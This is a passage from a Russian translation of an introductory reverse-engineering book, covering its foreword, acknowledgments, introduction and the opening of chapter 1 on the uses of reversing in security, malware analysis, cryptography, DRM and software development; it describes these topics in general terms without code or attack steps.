Реверсинг: секреты обратной разработки

Русский перевод фундаментального руководства по обратной разработке программ, архитектуре IA-32, Windows, анализу двоичного кода, защите от копирования и декомпиляции.

Больше крутых материалов в моём телеграм-канале @grogrigs

Предисловие и благодарности

Предисловие

Поразительно и даже несколько тревожно сознавать, сколько программ мы запускаем, не зная наверняка, что они делают. Мы покупаем готовое программное обеспечение в запечатанных коробках. Мы запускаем программы установки, которые записывают множество файлов, меняют настройки системы, удаляют или отключают старые версии и заменённые служебные программы, а также изменяют критически важные файлы реестра. Всякий раз, когда мы открываем веб-сайт, могут запускаться или взаимодействовать с нами десятки программ и фрагментов кода, необходимых для создания задуманного внешнего вида, ощущений и поведения. Мы покупаем компакт-диски с сотнями игр и служебных программ либо загружаем их как условно-бесплатное программное обеспечение. Мы обмениваемся полезными программами с коллегами и друзьями, успев опробовать лишь малую часть возможностей каждой из них.

Затем мы загружаем обновления и устанавливаем исправления, полагаясь на уверенность поставщиков в правильности и полноте изменений. Мы слепо надеемся, что последнее изменение каждой программы сохранит её совместимость со всеми остальными программами в нашей системе. Мы зависим от множества программ, которых не понимаем и почти не знаем.

Речь идёт далеко не только о настольных и портативных персональных компьютерах. Идея повсеместных вычислений, или «программного обеспечения повсюду», стремительно наделяет программным управлением и взаимосвязями устройства, окружающие нас в повседневной жизни. В наши дни код системы управления двигателем среднего автомобиля содержит больше строк, чем потребовалось для высадки астронавтов программы «Аполлон» на Луну.

Современное программное обеспечение стало настолько сложным и взаимосвязанным, что разработчик часто не знает всех возможностей и последствий того, что было создано в приложении. Проверка всех путей управления программы и всех сочетаний пользовательских параметров нередко требует слишком много времени и денег. Теперь, когда архитектура состоит из множества уровней, а количество сетевых платформ, на которых программа работает или с которыми взаимодействует, взрывообразно растёт, исследовать и испытать буквально все сочетания стало невозможно. Подобно тому как невозможно заранее выявить все взаимодействия лекарственных средств, многие программные системы поступают в эксплуатацию с неизвестными и непредсказуемыми проблемами.

Обратная разработка представляет собой критически важный набор методов и инструментов, позволяющий понять истинную сущность программного обеспечения. Формально это «процесс анализа исследуемой системы с целью определить её компоненты и связи между ними, а также создать представления системы в иной форме или на более высоком уровне абстракции» (IEEE, 1990). Благодаря ему можно наглядно представить структуру программы, способы её работы и свойства, определяющие её поведение. Методы анализа и применение автоматизированных средств исследования программ дают нам разумную возможность осмыслить сложность программного обеспечения и раскрыть правду о нём.

Обратная разработка существует уже давно. По существу, процесс реверсинга происходит всякий раз, когда кто-либо смотрит на чужой код. Но то же самое случается, когда разработчик возвращается к собственному коду через несколько дней после его написания. Обратная разработка - это процесс открытия. Свежим взглядом рассматривая код, написанный нами или другими людьми, мы исследуем его, учимся и замечаем то, чего могли не ожидать.

Хотя обратная разработка программного обеспечения и раньше обсуждалась на отдельных заседаниях конференций и встречах групп пользователей, своей зрелости она достигла в 1990 году. Инженерное сообщество признало эту область после публикации в журнале IEEE Software классификации понятий обратной разработки и восстановления проекта. С тех пор возник и продолжает расти обширный корпус исследований, посвящённых методам реверсинга, визуализации программного обеспечения, пониманию программ, обратной разработке данных, анализу программ, а также связанным с ними инструментам и подходам. Научные форумы, например ежегодная международная рабочая конференция Working Conference on Reverse Engineering (WCRE), исследуют, углубляют и расширяют ценность доступных методов. В настоящее время всё больший интерес вызывает обратная разработка двоичного кода, которой главным образом посвящена эта книга: она помогает переносить программы между платформами, обеспечивать совместимость, обнаруживать вредоносное программное обеспечение и устанавливать причины неполадок.

Как консультанта по управлению и информационным технологиям меня часто спрашивали: «Как вы вообще можете одобрять обратную разработку?» За этим вскоре следовал другой вопрос: «Вы сами разрабатывали и продавали программы. Разве вы не хотите, чтобы окружающие уважали и защищали ваши авторские права и интеллектуальную собственность?» Обычно такая беседа начинается с отрицательного оттенка, который придают выражению «обратная разработка», особенно в лицензионных соглашениях на программное обеспечение. Однако технологии обратной разработки способны во многих отношениях приносить пользу и производителям, и потребителям на протяжении всей цепочки поставок программного обеспечения.

Взломщик может использовать стетоскоп, чтобы слушать механизм замка сейфа, пока его штифты становятся на место. Но тем же стетоскопом семейный врач может обнаружить нарушения дыхания или работы сердца. А специалист по компьютерам может внимательно прослушать работу закрытого дискового накопителя, чтобы определить неисправность, не подвергая его воздействию способных причинить вред пыли и пыльцы. Инструмент сам по себе не бывает хорошим или плохим. Всё зависит от того, для чего его применяют.

В начале 1980-х годов IBM решила больше не предоставлять клиентам исходный код операционных систем своих мейнфреймов. Пользователи мейнфреймов всегда опирались на исходный код как на справочный материал при устранении неполадок, а также при адаптации, изменении и расширении операционных систем IBM. Я до сих пор храню значок группы пользователей IBM Share с надписью: «Если SOURCE объявят вне закона, SOURCE останется только у преступников». Это игра слов, основанная на знаменитом доводе противников законов об ограничении оружия. Применительно к современным программам она напоминает, что хакеры и создатели вредоносного кода знают множество методов расшифровки чужого программного обеспечения. Полезно, чтобы эти методы знали и хорошие люди.

В современном анализе программного обеспечения обратная разработка особенно полезна для самых разных целей:

• **Поиск вредоносного кода.** Многие методы обнаружения вирусов и вредоносных программ используют обратную разработку, чтобы понять устройство и работу опасного кода. Реверсинг позволяет выявить узнаваемые шаблоны, которые затем можно применять как сигнатуры в экономичных средствах обнаружения и сканерах кода.
• **Обнаружение неожиданных изъянов и ошибок.** Даже самая тщательно спроектированная система может содержать бреши, обусловленные самой природой применяемых нами методов «прямой разработки». Обратная разработка помогает находить изъяны и ошибки до того, как они приведут к отказу программного обеспечения, критически важного для выполнения задачи.
• **Обнаружение использования чужого кода.** Для осознанного обращения с интеллектуальной собственностью важно понимать, где в приложениях используется защищённый код или защищённые методы. Средства обратной разработки позволяют установить наличие или отсутствие интересующих программных элементов.
• **Обнаружение условно-бесплатного кода и открытого исходного кода там, где их не предполагалось использовать.** Это ситуация, обратная проблеме нарушения прав на код. Если продукт предназначен для задач безопасности или закрытого применения, присутствие общедоступного кода может вызывать опасения. Обратная разработка позволяет обнаруживать проблемы, связанные с копированием кода.
• **Изучение чужих продуктов, относящихся к другой области или созданных для другой цели.** Методы обратной разработки дают возможность изучать передовые программные решения, а начинающим специалистам - исследовать произведения мастеров. Это очень полезный способ учиться и развивать постоянно растущий объём знаний о коде. Многие веб-сайты были созданы благодаря наблюдению за тем, как устроены другие сайты. Многие веб-разработчики изучали HTML и методы веб-программирования, просматривая исходный код чужих сайтов.
• **Открытие возможностей, которых не заметили первоначальные разработчики.** Сложность кода способна порождать новые идеи. Существующие методы можно повторно применять в новых условиях. Обратная разработка может приводить к новым открытиям о программном обеспечении и создавать новые возможности для новаторства.

Говоря о применении автоматизированного проектирования программного обеспечения (Computer-Aided Software Engineering, CASE) и автоматической генерации кода как при создании новых систем, так и при сопровождении существующих программ, я давно утверждаю: всякую построенную нами систему следует немедленно пропускать через набор инструментов обратной разработки. Обнаруженные бреши и проблемы сэкономили бы пользователям, заказчикам и сотрудникам поддержки многие часы, затрачиваемые на выявление и устранение неполадок. В масштабах всей отрасли экономия благодаря лучшему пониманию кода могла бы оказаться огромной.

Я тридцать лет участвовал в исследованиях и практическом применении обратной разработки программного обеспечения на мейнфреймах, системах среднего класса и персональных компьютерах, работая с операторами языков программирования, двоичными модулями, файлами данных и потоками управления заданиями. За это время я услышал объяснения множества подходов и увидел немало опробованных методов. Но даже с таким опытом я многое узнал из этой книги и представленного в ней взгляда на методы реверсинга. Уверен, что и вы узнаете немало.

Эллиот Чикофски
Engineering Management and Integration (Херндон, штат Вирджиния)
председатель Reengineering Forum
ответственный секретарь Технического совета IEEE по программной инженерии

Благодарности

Прежде всего я хотел бы поблагодарить мою любимую Оделию («Усу») Буганим за неизменную поддержку и ободрение. Без тебя я бы не справился!

Я благодарю семью за терпение и поддержку: моих бабушку и дедушку Йосефа и Пнину Верцбергер, родителей Авраама и Наву Эйлам-Амзаллаг, а также брата Ярона Эйлама.

Я хотел бы поблагодарить моих редакторов в Wiley: исполнительного редактора Боба Эллиотта за предоставленную возможность написать эту книгу и работать вместе с ним, а выпускающего редактора Эйлин Бьен Калабро - за терпение и снисходительность к начинающему автору, чьё понимание слова «срок» сформировалось за годы работы в программной индустрии.

Многие талантливые люди вложили немало времени и сил в рецензирование этой книги и помогли мне сделать её точной и приятной для чтения. Особую благодарность я выражаю Дэвиду Слиперу, который провёл долгие часы за проверкой всей рукописи, и Алексу Бен-Ари за все полезные замечания и ценные идеи. Благодарю Джорджа Э. Калба за рецензирование части III, Майка Ван Эммерика - за рецензирование главы о декомпиляции, а доктора Роджера Кингсли - за подробную проверку и замечания. Наконец, я хотел бы отметить Питера С. Канелиаса, который проверил правовые аспекты книги.

Вероятно, эта книга никогда не появилась бы без Авнера («Саби») Зангвила, который первым предложил идею написать книгу об обратной разработке и убедил меня действительно за неё взяться.

Я благодарю моих добрых друзей Адара Коэна и Ори Вейца за дружбу и поддержку.

И последнее по порядку, но не по значению: эта книга не стала бы прежней без Буки, нашего очаровательного кота, который много часов лежал и мурлыкал у меня на коленях, пока я её писал.

Введение

Добро пожаловать в книгу «Реверсинг: секреты обратной разработки». Она появилась после многолетней работы над проектами разработки программного обеспечения, в которых по самым разным причинам снова и снова требовалось исследовать сторонний код методами обратной разработки. Поначалу это был довольно утомительный процесс, к которому приходилось прибегать лишь тогда, когда получить нужные сведения каким-либо иным способом было попросту невозможно. Но затем внезапно преодолелся некий психологический барьер, и я обнаружил, что могу быстро просматривать недокументированный машинный код, понимать его смысл и находить нужные ответы о назначении и работе программы. Тогда меня осенило, насколько могущественным является это умение: с его помощью я мог сравнительно легко получать ответы на любые вопросы о программном обеспечении, с которым работал, даже не имея доступа ни к соответствующей документации, ни к исходному коду рассматриваемой программы. Цель этой книги - дать знания и методы, которые позволят делать то же самое любому человеку, достаточно хорошо разбирающемуся в программном обеспечении.

Идея проста: нам следует приобрести основательное понимание низкоуровневого программного обеспечения и освоить методы, позволяющие без особого труда проникать внутрь двоичных файлов любой программы и извлекать из них сведения. Не понимаете, почему система ведёт себя именно так, и никто не может вам это объяснить? Ничего страшного: исследуйте её самостоятельно и найдите ответ. Звучит пугающе и неправдоподобно? Это не так. В том и состоит назначение этой книги: научить методам обратной разработки и показать, как ежедневно применять их для решения самых разных задач.

Но я забегаю вперёд. Тем из вас, кто ещё не знаком с понятием обратной разработки программного обеспечения, для начала требуется небольшое введение.

Обратная разработка и низкоуровневое программное обеспечение

Прежде чем переходить к различным темам этой книги, следует официально представить её основной предмет - обратную разработку. Обратная разработка представляет собой процесс, при котором созданный человеком объект - например автомобиль, реактивный двигатель или программа - разбирают таким образом, чтобы раскрыть его глубинные особенности, в том числе устройство и архитектуру. Это напоминает научное исследование природных явлений, с той лишь разницей, что научное исследование обычно никто не называет обратной разработкой, поскольку никому доподлинно не известно, была ли природа когда-либо спроектирована.

В мире программного обеспечения обратная разработка сводится к изучению существующей программы, для которой недоступны исходный код или надлежащая документация, с целью восстановить сведения о её устройстве и реализации. Иногда исходный код имеется, но недоступны разработчики, которые его создали. Эта книга посвящена именно тому, что принято называть обратной разработкой двоичного кода. Такие методы предназначены для извлечения ценных сведений из программ, исходный код которых недоступен. В некоторых случаях из двоичных файлов удаётся восстановить настоящий исходный код или близкое к нему высокоуровневое представление. Это значительно упрощает задачу, поскольку читать код на языке высокого уровня гораздо легче, чем низкоуровневый код на языке ассемблера. В других случаях результатом становится довольно загадочный листинг на языке ассемблера, описывающий

программу. В этой книге объясняется весь процесс и причины такого положения дел, а также подробно рассказывается, как расшифровывать программный код в разных средах.

Я решил назвать книгу «Reversing», поскольку именно это слово многие интернет-сообщества употребляют для обозначения обратной разработки. Термин «реверсинг» можно считать кратким названием обратной разработки, поэтому на протяжении всей книги я буду использовать их как взаимозаменяемые.

Большинство людей испытывают некоторое беспокойство, когда пытаются представить, как извлечь осмысленные сведения из исполняемого двоичного файла. Главная цель этой книги - доказать, что такой страх не оправдан. Обратная разработка двоичного кода действительно работает и позволяет решать задачи, которые зачастую невероятно трудно решить каким-либо иным способом. Если подойти к ней правильно, она окажется вовсе не настолько сложной, как можно подумать.

Хотя книга посвящена обратной разработке, на деле из неё вы узнаете гораздо больше. В индустрии программного обеспечения обратная разработка часто применяется в самых разных областях, и одна из основных целей книги состоит в том, чтобы познакомить читателя со многими из них одновременно с изучением самой обратной разработки.

Вот краткий перечень некоторых тем, рассматриваемых в книге:

• язык ассемблера для процессоров, совместимых с IA-32, и чтение ассемблерного кода, созданного компилятором;
• внутреннее устройство операционных систем и их обратная разработка;
• обратная разработка на платформе .NET, включая знакомство с платформой разработки .NET и её языком ассемблера MSIL;
• обратная разработка данных: расшифровка недокументированного формата файлов или сетевого протокола;
• правовые аспекты обратной разработки: когда она законна, а когда нет;
• технологии защиты от копирования и управления цифровыми правами;
• применение обратной разработки взломщиками для обхода технологий защиты от копирования;
• методы, предназначенные для предотвращения обратной разработки кода, и трезвая оценка их эффективности;
• общие принципы работы современных вредоносных программ и применение обратной разработки для их изучения и обезвреживания;
• практический сеанс, в ходе которого настоящая вредоносная программа разбирается и раскрывается изнутри; одновременно показывается, как злоумышленник может обмениваться с ней данными и получать контроль над заражёнными системами;
• теория и принципы работы декомпиляторов, а также их эффективность применительно к различным низкоуровневым языкам.

Как устроена эта книга

Книга разделена на четыре части. В первой изложены основы, необходимые для понимания остального материала. В трёх других представлены разные сценарии обратной разработки и разобраны практические примеры из реального мира. Ниже подробно описана каждая из четырёх частей.

Часть I - Основы реверсинга. Книга начинается с обсуждения всех базовых сведений, необходимых для понимания низкоуровневого программного обеспечения. Разумеется, эти главы не могут охватить абсолютно всё, поэтому их следует воспринимать лишь как краткое повторение

ранее изученного материала. Если все или почти все темы первых трёх глав совершенно вам незнакомы, вероятно, эта книга не для вас. В них рассматриваются введение в обратную разработку и различные области её применения (глава 1), понятия низкоуровневого программного обеспечения (глава 2) и внутреннее устройство операционных систем с особым вниманием к Microsoft Windows (глава 3). Если вы обладаете большим опытом в этих темах и в низкоуровневом программном обеспечении вообще, то, вероятно, можете пропустить данные главы. В главе 4 обсуждаются разные виды инструментов обратной разработки и рекомендуются конкретные средства для различных ситуаций. Многие из них используются в практических сеансах обратной разработки, приведённых далее в книге.

Часть II - Прикладной реверсинг. Во второй части показаны реальные проекты обратной разработки настоящего программного обеспечения. Каждая глава посвящена отдельному варианту её применения. В главе 5 рассматривается весьма распространённый сценарий, при котором операционную систему или стороннюю библиотеку исследуют методами обратной разработки, чтобы лучше использовать её внутренние службы и API. Глава 6 показывает, как с помощью методов обратной разработки данных расшифровать недокументированный закрытый формат файлов. В главе 7 продемонстрировано, как исследователи уязвимостей могут искать уязвимости в двоичных исполняемых файлах. Наконец, глава 8 знакомит читателя с вредоносным программным обеспечением, в том числе с вирусами и червями. В ней также показан настоящий сеанс обратной разработки реальной вредоносной программы. Именно такую работу часто приходится выполнять исследователям вредоносного кода, чтобы изучать опасные программы, оценивать создаваемые ими риски и находить способы их устранения.

Часть III - Пиратство и защита от копирования. Эта часть посвящена обратной разработке некоторых разновидностей кода, связанного с безопасностью, в частности технологий защиты от копирования и управления цифровыми правами (Digital Rights Management, DRM). Глава 9 вводит читателя в тему и рассматривает общие принципы работы технологий защиты от копирования. В главе 10 описаны методы противодействия обратной разработке, обычно применяемые в системах защиты от копирования и DRM, и оценена их эффективность. В главе 11 показано, как «взломщики» применяют обратную разработку, чтобы обходить механизмы защиты и похищать защищённое содержимое.

Часть IV - За пределами дизассемблирования. Заключительная часть книги содержит материал, выходящий за рамки простого дизассемблирования исполняемых программ. В главе 12 рассматривается обратная разработка программ для виртуальных машин, написанных для платформы Microsoft .NET. Здесь читатель знакомится с платформой .NET и её низкоуровневым языком ассемблера MSIL (Microsoft Intermediate Language). Глава 13 посвящена более теоретической теме - декомпиляции. В ней объясняется, как работают декомпиляторы и почему декомпиляция машинного кода на языке ассемблера может оказаться настолько сложной.

Приложения. Три приложения служат мощным справочным материалом для расшифровки программ, написанных на языке ассемблера Intel IA-32. Это далеко не просто справочник по ассемблеру: в приложениях описаны типичные фрагменты кода и характерные конструкции, которые популярные компиляторы создают в ответ на распространённые последовательности исходного кода, а также способы распознавать и расшифровывать такие конструкции.

Для кого предназначена эта книга

Описанные здесь методы могут принести пользу специалистам из самых разных областей. Книга, безусловно, пригодится разработчикам, которые хотят углубить понимание различных низкоуровневых аспектов программного обеспечения: операционных систем, языка ассемблера, компиляции и других. Но прежде всего она адресована всем, кто желает освоить методы быстрого и результативного исследования существующего кода - будь то операционная система, программная библиотека или любой другой программный компонент. Помимо собственно методов, книга предлагает увлекательное путешествие по таким темам, как безопасность, контроль авторских прав и многим другим. Даже если обратная разработка сама по себе вас не интересует, но любопытна хотя бы одна из смежных тем, эта книга, скорее всего, окажется полезной.

Что касается предварительных знаний, в книге рассматриваются довольно сложные технические вопросы, и я постарался сделать изложение как можно более самодостаточным. Большинство необходимых основ объясняется в первой части. Тем не менее, чтобы получить от книги настоящую пользу, совершенно необходимы определённые знания и опыт разработки программного обеспечения. Если у вас пока нет профессионального опыта, но вы сейчас изучаете эту область, то, вероятно, справитесь. И наоборот, если вы никогда официально не изучали вычислительную технику, но уже несколько лет программируете, то тоже, скорее всего, сможете извлечь из книги пользу.

Наконец, книга, вероятно, пригодится и более подготовленным читателям, уже имеющим опыт работы с низкоуровневым программным обеспечением и обратной разработкой, но желающим освоить интересные передовые методы и научиться извлекать поразительно подробные сведения из существующего кода.

Инструменты и платформы

Обратная разработка строится вокруг множества инструментов, необходимых для выполнения работы. Многие из них представлены и рассмотрены в этой книге. Большинство примеров я намеренно построил на бесплатных средствах, чтобы читатели могли повторять действия самостоятельно и им не пришлось тратить на инструменты тысячи долларов. И всё же в некоторых случаях дорогостоящие продукты могут принести огромную пользу крупным проектам обратной разработки. Я постарался сообщить как можно больше о каждом подходящем инструменте и показать, как он влияет на процесс. В конечном счёте читателю предстоит самому решить, оправдывают ли потребности проекта подобные расходы.

Обратная разработка часто зависит от платформы: на неё влияют конкретная операционная система и используемое оборудование. В этой книге главным образом применяется Microsoft Windows, и тому есть веская причина. Windows является самой популярной средой обратной разработки, причём не только потому, что вообще считается наиболее распространённой операционной системой. Например, её замечательная открытая альтернатива Linux гораздо менее интересна с точки зрения реверсинга именно потому, что и сама операционная система, и большая часть работающих в ней программ имеют открытый исходный код. Нет смысла исследовать открытые продукты методами обратной разработки: достаточно прочитать исходный код или, что ещё лучше, спросить разработчика. Никаких тайн здесь нет.

Что находится на веб-сайте

Веб-сайт книги расположен по адресу http://www.wiley.com/go/eeilam. На нём размещены примеры программ, исследуемых в книге. Я также добавил ссылки на различные статьи, продукты и интернет-ресурсы, упоминаемые в тексте.

Куда двигаться дальше

Книга задумана для последовательного чтения от начала до конца. Разумеется, некоторым читателям будет полезнее обратиться только к отдельным интересующим их главам. Независимо от вашей подготовки я рекомендую начать с главы 1, чтобы убедиться, что вы знакомы со всеми основными сведениями, относящимися к обратной разработке. Если у вас нет существенного опыта обратной разработки или работы с низкоуровневым программным обеспечением, настоятельно советую читать книгу в её «естественном» порядке, по крайней мере первые две части.

Если же вы обладаете большим опытом и считаете, что достаточно хорошо знакомы с разработкой программного обеспечения и операционными системами, вероятно, вам стоит сразу перейти к главе 4 и обзору инструментов обратной разработки.

Часть I. Основы реверсинга

Глава 1. Основы

Часть I. Основы реверсинга

В этой главе приведены вводные сведения об обратной разработке и различных темах, рассматриваемых далее в книге. Сначала мы дадим определение обратной разработки и разберём различные области её применения в программном обеспечении, после чего покажем связь между низкоуровневым программным обеспечением и обратной разработкой. Затем последует краткое знакомство с процессом обратной разработки и применяемыми в нём инструментами. Наконец, мы обсудим её правовые аспекты и попытаемся классифицировать случаи, в которых обратная разработка законна, и те, в которых она незаконна.

Что такое обратная разработка

Обратная разработка - это процесс извлечения знаний или проектных чертежей из чего-либо созданного человеком. Само понятие возникло задолго до компьютеров и современных технологий и, вероятно, восходит ко времени промышленной революции. Оно очень похоже на научное исследование, в ходе которого учёный пытается восстановить «чертёж» атома или человеческого разума. Разница между обратной разработкой и обычным научным исследованием состоит в том, что в первом случае изучаемый объект создан человеком, тогда как во втором исследуется природное явление.

Обычно обратную разработку проводят, чтобы получить утраченные знания, идеи и замысел устройства, когда такие сведения недоступны. Иногда ими владеет человек, не желающий ими делиться. В других случаях сведения были потеряны или уничтожены.

Традиционно обратная разработка заключалась в том, что готовый продукт физически разбирали, пытаясь раскрыть секреты его устройства. Затем эти секреты, как правило, использовали для создания аналогичных или более совершенных изделий. Во многих отраслях обратная разработка предполагает исследование продукта под микроскопом либо его разборку с выяснением назначения каждой детали.

Ещё не так давно обратная разработка была довольно распространённым увлечением множества людей, хотя её и не называли этим именем. Помните, как на заре современной электроники многие настолько восхищались такими новинками, как радиоприёмники и телевизоры, что их часто разбирали, чтобы посмотреть, что происходит внутри? Это и была обратная разработка. Разумеется, развитие электронной промышленности сделало подобное занятие гораздо менее осмысленным. Современная цифровая электроника настолько миниатюрна, что теперь, просто открыв корпус, вы почти не увидите ничего интересного.

Обратная разработка программного обеспечения: реверсинг

Программное обеспечение относится к наиболее сложным и увлекательным технологиям, окружающим нас сегодня, а его обратная разработка состоит в том, чтобы открыть «корпус» программы и заглянуть внутрь. Разумеется, в этом путешествии отвёртки нам не понадобятся. Как и прямая разработка программного обеспечения, обратная разработка является полностью виртуальным процессом, в котором участвуют лишь центральный процессор и человеческий разум.

Обратная разработка программного обеспечения требует сочетания разных навыков и глубокого понимания компьютеров и создания программ. Однако, как и в большинстве стоящих областей знания, единственными настоящими предварительными условиями остаются сильное любопытство и желание учиться. Обратная разработка программного обеспечения объединяет несколько искусств: расшифровку кода, решение головоломок, программирование и логический анализ.

К этому процессу прибегают самые разные люди для множества различных целей, многие из которых будут рассмотрены в книге.

Области применения реверсинга

Справедливо будет сказать, что в большинстве отраслей наиболее известным применением обратной разработки является создание конкурирующих продуктов. Любопытно, что в программной индустрии она далеко не настолько распространена, как можно было бы ожидать. Причин тому несколько, но главная состоит в чрезвычайной сложности программного обеспечения: во многих случаях обратная разработка в конкурентных целях считается настолько трудоёмкой, что просто не имеет финансового смысла.

Для чего же обратную разработку обычно применяют в мире программного обеспечения? В целом её применения делятся на две категории: связанные с безопасностью и связанные с разработкой программ. В следующих разделах представлены разные варианты реверсинга из обеих категорий.

Реверсинг и безопасность

Некоторым людям связь между безопасностью и реверсингом может показаться неочевидной. На деле реверсинг связан сразу с несколькими сторонами компьютерной безопасности. Например, его применяют в исследованиях шифрования: исследователь анализирует продукт с функциями шифрования и оценивает обеспечиваемый им уровень безопасности. Реверсинг также активно используется в связи с вредоносными программами, причём по обе стороны баррикад: к нему обращаются как создатели вредоносного кода, так и разработчики противодействующих ему средств. Наконец, реверсинг чрезвычайно популярен среди взломщиков, которые с его помощью анализируют и в конечном счёте обходят различные схемы защиты от копирования. Все эти варианты применения рассматриваются ниже.

Вредоносное программное обеспечение

Интернет полностью изменил компьютерную индустрию вообще и связанные с безопасностью аспекты вычислений в частности. В мире, где миллионы пользователей подключены к Интернету и ежедневно пользуются электронной почтой, вредоносное программное обеспечение, например вирусы и черви, распространяется гораздо быстрее. Всего десять лет назад для распространения вирусу обычно приходилось копировать себя на дискету, а затем эту дискету нужно было вставить в другой компьютер. Заражение происходило довольно медленно, и защищаться было намного проще, поскольку каналов заражения было мало, а для распространения программы требовалось участие человека. Всё это давно стало историей: Интернет создал виртуальную связь почти между всеми компьютерами на Земле. Современные черви способны без какого-либо участия людей автоматически заражать миллионы компьютеров.

Реверсинг широко применяется на обоих концах цепочки вредоносного программного обеспечения. Его создатели часто ищут с помощью обратной разработки уязвимости в операционных системах и

других программах. Такие уязвимости позволяют преодолеть уровни защиты системы и занести инфекцию, обычно через Интернет. Но дело не ограничивается заражением: злоумышленники иногда применяют методы реверсинга для поиска программных уязвимостей, позволяющих вредоносной программе получить доступ к конфиденциальным сведениям или даже полностью захватить управление системой.

На другом конце цепочки разработчики антивирусов разбирают и анализируют каждую вредоносную программу, которая попадает им в руки. С помощью методов реверсинга они отслеживают каждый шаг программы и оценивают возможный ущерб, ожидаемую скорость распространения, способы удаления из заражённых систем и возможность полностью предотвратить заражение. Глава 8 знакомит с миром вредоносного программного обеспечения и показывает, как авторы антивирусов используют реверсинг. В главе 7 продемонстрировано, как методы обратной разработки помогают находить уязвимости программ.

Обратная разработка криптографических алгоритмов

Криптография всегда основывалась на секретности: Алиса отправляет сообщение Бобу и шифрует его с помощью секрета, который, как предполагается, известен лишь ей и Бобу. Криптографические алгоритмы можно приблизительно разделить на две группы: закрытые алгоритмы и алгоритмы на основе ключей. Закрытые алгоритмы напоминают шифры, которыми играют некоторые дети, записывая письмо другу с заменой каждой буквы другой, расположенной на несколько позиций выше или ниже. Секретом закрытого алгоритма служит сам алгоритм. Раскрытый алгоритм перестаёт быть безопасным. Закрытые алгоритмы обеспечивают очень слабую защиту, поскольку из-за реверсинга сохранить алгоритм в тайне чрезвычайно трудно. Как только исследователь получает программу шифрования или расшифровки, раскрытие алгоритма становится лишь вопросом времени. Поскольку секретом является сам алгоритм, реверсинг можно рассматривать как способ его взлома.

Напротив, в алгоритмах на основе ключей секретом служит ключ - некоторое числовое значение, которое алгоритм использует для шифрования и расшифровки сообщения. Пользователи шифруют сообщения при помощи ключей, которые хранятся в тайне. Сами алгоритмы обычно открыты, тогда как ключи остаются секретными и, в зависимости от алгоритма, иногда сообщаются законному получателю. Это почти лишает реверсинг смысла, поскольку алгоритм уже известен. Чтобы расшифровать сообщение, защищённое ключевым шифром, потребуется сделать одно из следующего:

• получить ключ;
• перебрать все возможные сочетания, пока не будет найден ключ;
• найти изъян алгоритма, с помощью которого можно извлечь ключ или исходное сообщение.

Тем не менее иногда закрытые реализации ключевых шифров имеет смысл исследовать методами обратной разработки. Даже если сам алгоритм шифрования хорошо известен, конкретные детали реализации нередко неожиданно влияют на общий уровень безопасности программы. Алгоритмы шифрования весьма чувствительны, и небольшие ошибки реализации порой полностью сводят на нет обеспечиваемую ими защиту. Единственный способ действительно убедиться в безопасности продукта, реализующего алгоритм шифрования, - изучить его исходный код, если тот доступен, либо провести обратную разработку программы.

Управление цифровыми правами

Современные компьютеры превратили большинство видов материалов, охраняемых авторским правом, в цифровую информацию. Музыка, фильмы и даже книги, некогда существовавшие лишь на физических аналоговых носителях, теперь доступны в цифровом виде. Эта тенденция принесла как благо, так и проблемы: потребители получили огромные преимущества, а владельцы авторских прав и поставщики содержимого столкнулись с огромными трудностями. Для потребителей она означает повышение качества материалов, лёгкий доступ к ним и простоту управления. Поставщикам она позволила распространять высококачественное содержимое с малыми затратами, но, что ещё важнее, превратила управление потоками этого содержимого в невыполнимую задачу.

Цифровая информация невероятно подвижна. Её очень легко перемещать и копировать. Из-за этой подвижности материалы, охраняемые авторским правом, попав в руки потребителей, могут перемещаться и копироваться настолько просто, что пиратство становится едва ли не обычным делом. Традиционно программные компании боролись с пиратством, встраивая в свои продукты технологии защиты от копирования. Это дополнительные программные компоненты, помещённые поверх продукта поставщика и пытающиеся запретить или ограничить пользователям копирование программы.

В последние годы, когда цифровые носители стали повседневной реальностью, поставщики медиасодержимого разработали или приобрели технологии, управляющие распространением музыки, фильмов и других материалов. Все они вместе называются технологиями управления цифровыми правами (Digital Rights Management, DRM). По своей сути DRM очень похожи на упомянутые выше традиционные технологии защиты программ от копирования. Разница состоит в том, что защищаемая программа активна, или «разумна», и может сама решить, разрешить ли к себе доступ. Цифровое медиасодержимое пассивно и обычно воспроизводится или читается другой программой, поэтому управлять его использованием или ограничивать его труднее. На протяжении книги я буду обозначать термином DRM оба вида технологий, а там, где это важно, отдельно указывать DRM для медиасодержимого или программного обеспечения.

Эта тема тесно связана с обратной разработкой, поскольку взломщики постоянно применяют её методы, пытаясь обойти технологии DRM. Причина проста: чтобы победить такую технологию, необходимо понять её работу. Посредством реверсинга взломщик может раскрыть внутренние секреты технологии и найти простейшее изменение программы, которое отключит защиту. Технологии DRM и их связь с реверсингом гораздо подробнее рассматриваются в части III.

Аудит двоичных файлов программ

Одно из преимуществ программного обеспечения с открытым исходным кодом состоит в том, что оно зачастую по самой своей природе надёжнее и безопаснее. Независимо от фактически обеспечиваемой защиты, запуск программы, которую, возможно, проверили и одобрили тысячи беспристрастных инженеров, просто кажется гораздо более безопасным. Разумеется, открытое программное обеспечение даёт и вполне реальные, ощутимые преимущества в качестве. Открытый доступ к исходному коду означает, что определённые уязвимости и бреши безопасности можно обнаружить очень рано, нередко ещё до того, как ими воспользуются вредоносные программы. Для закрытого программного обеспечения, исходный код которого недоступен, реверсинг становится жизнеспособной, хотя и заведомо ограниченной, альтернативой при поиске уязвимостей. Конечно, обратная разработка не сделает закрытую программу столь же доступной и понятной, как открытая, однако хорошие навыки реверсинга позволяют просматривать код и оценивать создаваемые им риски безопасности. Такой вид обратной разработки будет показан в главе 7.

Реверсинг при разработке программ

Реверсинг способен принести разработчикам программного обеспечения огромную пользу. Например, они могут применять его методы, чтобы выяснить, как обеспечить взаимодействие с недокументированной или лишь частично документированной программой. В других случаях реверсинг помогает оценить качество стороннего кода, например программной библиотеки или даже операционной системы. Наконец, иногда посредством реверсинга удаётся извлечь ценные сведения из продукта конкурента, чтобы усовершенствовать собственные технологии. Эти варианты применения обратной разработки рассматриваются ниже.

Обеспечение совместимости с закрытым программным обеспечением

